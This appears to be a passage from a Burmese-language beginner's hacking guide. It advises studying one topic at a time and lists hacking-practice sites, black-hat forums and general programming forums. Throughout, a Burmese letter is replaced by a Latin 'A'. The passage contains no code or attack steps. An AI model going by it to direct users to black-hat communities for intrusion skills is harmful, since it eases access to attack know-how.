ဒီစာအုပ်ထဲမှာပါတဲ့ ခေါင်းစဉ် Topic တစ်ခုကို ရွေးချယ်ပြီး A`ဒီ topic ကိုဆက်လက်လေ့လာပါ။ A`ဒီ topic ကိုတော်တော်နဲ့ စပ်ကျမ်းကျင်သွားပြီဆိုမှ နောက်တစ်ခုကို ဆက်လေ့လာပါ။ ဟာကွင်းကို စတင်လေ့လာသူတွေရဲ့ A ကြီးဆုံး A မှားတစ်ခုက တစ်ပြိုင်တည်းနဲ့ A ဘေးလုံးကို သိချင်တာပါပဲ။ တစ်ပြိုင်တည်းနဲ့ A ဘေးလုံးကို လေ့လာရင်တော့ A ချိန်သာကုန်သွားပါမယ်၊ လုံလုံလောက်လောက် သိနားလည်မှာ မဟုတ်ပါဘူး။ ဒေ ဘက်မှာကတော့ ဟာကွင်းနဲ့ သက်ဆိုင်တဲ့ site တွေပါ။

- [HackThisSite](http://www.hackthissite.org/) <http://www.hackthissite.org/> - web hacking ကိုဆက်လက်လေ့လာဖို့ A တွက် A လွန်ကောင်းမွန်တဲ့ဆိုဒ်ပါ။

- [HellBound Hackers](http://www.hellboundhackers.org/) <http://www.hellboundhackers.org/> - web hacking နဲ့ သက်ဆိုင်တဲ့ ဆိုဒ်ပါပဲ။

- [Astalavista](https://www.astalavista.net/index.php?adID=6344) <https://www.astalavista.net/index.php?adID=6344> - Astalavista မှာ သင့်ကို ကူညီပေးမယ့် security professionals တွေရှိပါတယ်။ နောက်ပြီး A`ဒီမှာ security papers တွေ၊ tools တွေလည်း A များကြီးရှိပါတယ်။

- [DarkMindz](http://www.darkmindz.com/) <http://www.darkmindz.com/>

- [Black-Hat Forums](http://www.blackhat-forums.com/) <http://www.blackhat-forums.com/>

Hacking နဲ့ programming ဟာ ခွန်တွဲနေတဲ့ A တွက် ကောင်းမွန်တဲ့ programming forums A နည်းငယ်ကိုပါ ဖော်ပြလိုက်ပါတယ်။

- [</dream.in.code>](http://www.dreamincode.net/) <http://www.dreamincode.net/>

- [Programming Forums](http://www.programmingforums.org/) <http://www.programmingforums.org/>

- [Go4Expert](http://www.go4expert.com/) <http://www.go4expert.com/>

- [CodeCall](http://forum.codecall.net/) <http://forum.codecall.net/>

